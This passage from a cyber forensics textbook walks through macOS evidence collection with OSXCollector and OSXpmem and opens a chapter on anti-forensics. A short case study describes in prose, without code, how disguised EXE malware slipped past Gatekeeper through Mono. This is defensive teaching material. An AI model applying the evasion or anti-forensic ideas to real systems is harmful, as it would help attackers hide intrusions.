


Figure 4-16. *Recently closed tabs*

TopSites.plist stores top websites (favorite sites) stored by the Safari browser, as shown in Figure 4-17.




Figure 4-17. *Favorite sites*

Similarly, you can extract plist files from /Library/Preferences and use the plist viewer for forensic analysis.

Case Study: OSXCollector

OSXCollector is an open source tool for forensic evidence collection and analysis for the Mac OS.

It is built in Python and generates its output in a JSON file, which contains the description of the target machine. It gathers its information from various sources such as SQLite databases, plists, local file systems, etc., and stores them in a .tar.gz file for further analysis.

1. Its GitHub repository can be found at `https://github.com/Yelp/osxcollector`.

2. You can download this tool using the command: **git clone** **`https://github.com/Yelp/osxcollector`**. This is shown in Figure 4-18.

Figure 4-18. *Download OSXCollector*

3. Go to the directory that contains osxcollector.py as shown in Figure 4-19.




Figure 4-19. *The osxcollector.py script in its directory*

4. osxcollector.py is a single Python file that can run without any dependencies on a standard OSX machine. To execute osxcollector.py file to create forensic evidence, you can use the following command:

   ```
   sudo /usr/bin/python2.7 osxcollector.py
   ```

5. The collector outputs a .tar.gz file containing all the collected artifacts: that is, json files with majority of information and system logs. The output tar file is shown in Figure 4-20.




Figure 4-20. *The script running*

The OSXCollector gathers many different types of data including:

- Installation history and file hashes for kernel extensions and installed applications.
- Details on start-up items including LaunchAgents, LaunchDaemons, ScriptingAdditions, and other login items.
- File hashes for the downloaded files.
- Source URL for the downloaded files.
- A snapshot of the browser history, extensions, cookies, and cached data for Chrome, Firefox, and Safari browsers.
- User account details.
- Email attachment hashes.

6. You can go through an entire json file by using command ***cat filename.json***. You can also narrow down your search by providing the date and time.

7. For example, to view logs in this case for December 6, 2018, between 01:14-01:15, type the following command: **Cat osxcollect-2018_12_06-01_51_48.json | grep '2018-12-06 01:1[4-5]'**. Results are shown in Figure 4-21.




Figure 4-21. *The results*

As you can see, Apple's Safari Browser was mainly used between that time and OSXCollector fetched visited sites with a timestamp by using `History.db` file used by OSX to store browser history.

8. The Keychain in Mac OS gets installed during the setup of your system. To know how the keychain gets created and to have a look at its log file, look at the file **LKDC-setup.log** as shown in Figure 4-22.




Figure 4-22. *Log file contents*

Keychain stores all the user's usernames and passwords in an encrypted format. Here we can see that it was generated on December 3, 2018, at 22: 22: 59, and Cert Sign Algorithm, Algorithm used, signature. All this information is also shown in the Figure 4-22, which can be helpful for investigators to decrypt these keychain files and use it for analysis.

OSXCollector also creates a **system.log** file, which contains a record of operating system events. You can open the system.log file with the terminal to view the logs as shown in Figure 4-23.




Figure 4-23. *system.log file*

Case Study: Memory Acquisition

OSXpmem is a command-line utility for instant and convenient collection of RAM from a Mac system. One of the unique features of OSXpmem is that its output is of AFF4 (Advanced Forensic Framework 4) volume type. The AFF4 format uses metadata as its central abstraction and is more similar to a complete evidence management system.

1. Download OSXpmem from https://github.com/google/rekall/releases

2. Type command **sudo wget** `https://github.com/google/rekall/releases/download/v1.5.1/osxpmem-2.1.post4.zip` to download this tool. This is shown in Figure 4-24.

```
user — -bash — 80×24
Last login: Wed Dec  5 01:24:58 on ttys001
Users-Mac:~ user$ sudo wget https://github.com/google/rekall/releases/download/v
1.5.1/osxpmem-2.1.post4.zip
Password:
--2018-12-05 01:59:46--  https://github.com/google/rekall/releases/download/v1.5
.1/osxpmem-2.1.post4.zip
Resolving github.com (github.com)... 192.30.253.112, 192.30.253.113
Connecting to github.com (github.com)|192.30.253.112|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://github-production-release-asset-2e65be.s3.amazonaws.com/198647
41/062e9aa2-210d-11e6-9e5d-64ac29aeaa1a?X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-C
redential=AKIAIWNJYAX4CSVEH53A%2F20181205%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-
Date=20181205T095948Z&X-Amz-Expires=300&X-Amz-Signature=a8cac0ef4845f98721893db9
56179f2fc5de700fc88db719d4fe565e5b240107&X-Amz-SignedHeaders=host&actor_id=0&res
ponse-content-disposition=attachment%3B%20filename%3Dosxpmem-2.1.post4.zip&respo
nse-content-type=application%2Foctet-stream [following]
--2018-12-05 01:59:48--  https://github-production-release-asset-2e65be.s3.amazo
naws.com/19864741/062e9aa2-210d-11e6-9e5d-64ac29aeaa1a?X-Amz-Algorithm=AWS4-HMAC
-SHA256&X-Amz-Credential=AKIAIWNJYAX4CSVEH53A%2F20181205%2Fus-east-1%2Fs3%2Faws4
_request&X-Amz-Date=20181205T095948Z&X-Amz-Expires=300&X-Amz-Signature=a8cac0ef4
845f98721893db956179f2fc5de700fc88db719d4fe565e5b240107&X-Amz-SignedHeaders=host
&actor_id=0&response-content-disposition=attachment%3B%20filename%3Dosxpmem-2.1.
post4.zip&response-content-type=application%2Foctet-stream
Resolving github-production-release-asset-2e65be.s3.amazonaws.com (github-produc
```

Figure 4-24. *Downloading OSXpmem*

3. Unzip the downloaded package using command **unzip osxpmem-2.1.post4.zip** as shown in Figure 4-25.




Figure 4-25. *Unzipping*

4. To create a raw image of the system, the file ownership/permissions must be changed to **root:whell** as shown in Figure 4-26.




Figure 4-26. *Changing file permissions*

5. The system has 2GB of memory that was exported to an AFF4 file called **mem.aff4** as shown in Figure 4-27.




Figure 4-27. *Running the command*

6. Here, we extracted a memory image to the AFF4 stream:

   12723c39-15c7-41fe-aa4c-d0aca679d117/dev/pmem

   Type the command:

   sudo osxpmem.app/osxpmem -V Desktop/mem.aff4

7. To extract the AFF4 memory image stream into a single raw file for analysis (by other tools such as Volatility, Rekall, page_brute, yara, strings, etc.), perform the following:

   sudo osxpmem.app/osxpmem -e /dev/pmem -o Desktop/mem.raw Desktop/mem.aff4

Figure 4-28 shows we have successfully created a memory dump of a MacOS System. This raw image is in an uncompressed image format; and therefore, it is larger than the AFF4 volume.




Figure 4-28. *The output files*

Case Study: Exe Malware

The .exe file is the executable file format that runs only for Windows Systems, and attempting to run an .exe file on a Mac or Linux Operating System will only show an error notification.

However, hackers are targeting macOS with EXE malware (a malicious payload) that can override Mac's built in protection mechanisms such as Gatekeeper. The .exe malware installs a popular firewall application for macOS called Little Snitch. When the downloaded file is extracted, it contains a .dmg file hosting the installer of Little Snitch. This .dmg file is an .exe file that delivers a hidden payload and was able to evadeGatekeeper by bypassing the code signature check and verification because this software only checks native Mac files and not the .exe files.

By default, .exe files won't run on a Mac OS; hence Little Snitch installer works around this limitation by bundling the .exe file with a free framework known as Mono. Mono allows Windows executables to run on a Mac Operating System.

The Little Snitch malware collects plenty of system details including its unique ID, model name, and the apps installed in the infected Mac OS; and it downloads and install various adware applications that impersonate legitimate versions of Little Snitch and Adobe's Flash Media Player.

Summary

We learned the following in this chapter:

- Mac is very popular among professionals and enthusiasts of fields such as Photography, Music production and editing, Video processing, and Web development. Mac come with Apple Inc.'s voice assistant Siri, which enhances user experiences.

- In 2016, Apple introduced Apple File System (APFS), which is optimized for SSD's in macOS with encryption as its primary feature.
- Apple File System provides several new features such as snapshot, copy-on-write metadata, space sharing, fast directory sizing, cloning for files and directories, automatic safe-save, and improved file system fundamentals.
- System artifacts consist of records related to system configurations like OS version, MAC Address, Time Zonem etc.
- User profile files contain data related to user activity on a system. Analysis of these files helps to track user activity and associate user profiles with system events.
- MacOS has its own password management system called Keychain, which stores sensitive information such as user credentials, passwords, certificates, and any other secure entities. Keychain encrypts and stores the passwords, and secure notes on all other entities are in plain text.
- Like any other operating system, Mac also stores logs of system and user activity. These logs are used for timeline analysis.

References

http://www.forensicswiki.org/wiki/Mac_OS_X_10.9_-_Artifacts_Location
https://www.forensicswiki.org/wiki/Mac_OS_X
https://cyberforensicator.com/2018/02/07/mac-os-x-forensics/
https://pdfs.semanticscholar.org/6498/824bf271858bcd2a8fc2fbb0da1de7f77367.pdf
https://www.researchgate.net/publication/321698454_MAC_OSX_Forenscis
https://cyberforensicator.com/2017/11/25/decoding-the-apfs-file-system/

CHAPTER 5

Anti-forensics

Anti-forensics is a big challenge that cyber forensic experts encounter with the modern cybercriminals. These are a collection of tools and techniques used to damage, erase, or modify data that obstructs the normal forensic examination. Anti-forensic measures performed on a device will harm the integrity of the data and could compromise the investigation. The common intent of anti-forensics tools is completely for a malicious intent. Anti-forensics or counter-forensics could be an option to defend against espionage as recovery of information by forensics tools could be minimized.

As hackers and computer users have become smarter over time, so have their practices. While hackers practice anti-forensic techniques to hide their trail, normal users practice anti-forensic techniques to protect their data. Since data leaks have become more frequent, users feel the need to protect their data.

The aim of anti-forensics is to significantly reduce the quality and quantity of forensic artifacts present on the disk. It is a forceful attempt by cybercriminals to make the digital forensics analysis a nightmare and difficult for forensics investigators. Thus, a forensics investigation with respect to the digital artifacts that are tampered with any anti-forensic activity poses many challenges.

For a tool or technique to be tagged as an anti-forensic entity, it needs to qualify with one or more of the following criteria:

- Attack the Data
- Attack the Forensic Tools
- Attack the Investigators' Work

In this chapter, you will learn about different anti-forensics tools and techniques with various examples.

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_5

Anti-forensic Practices

After getting an overview about anti-forensics, now we will see the different anti-forensics methods.

Cyber forensics experts have categorized different anti-forensics techniques based on their functionalities. These are categorized into four categories as shown in Figure 5-1.




Figure 5-1. *Anti-forensics Techniques*

Data Wiping and Shredding

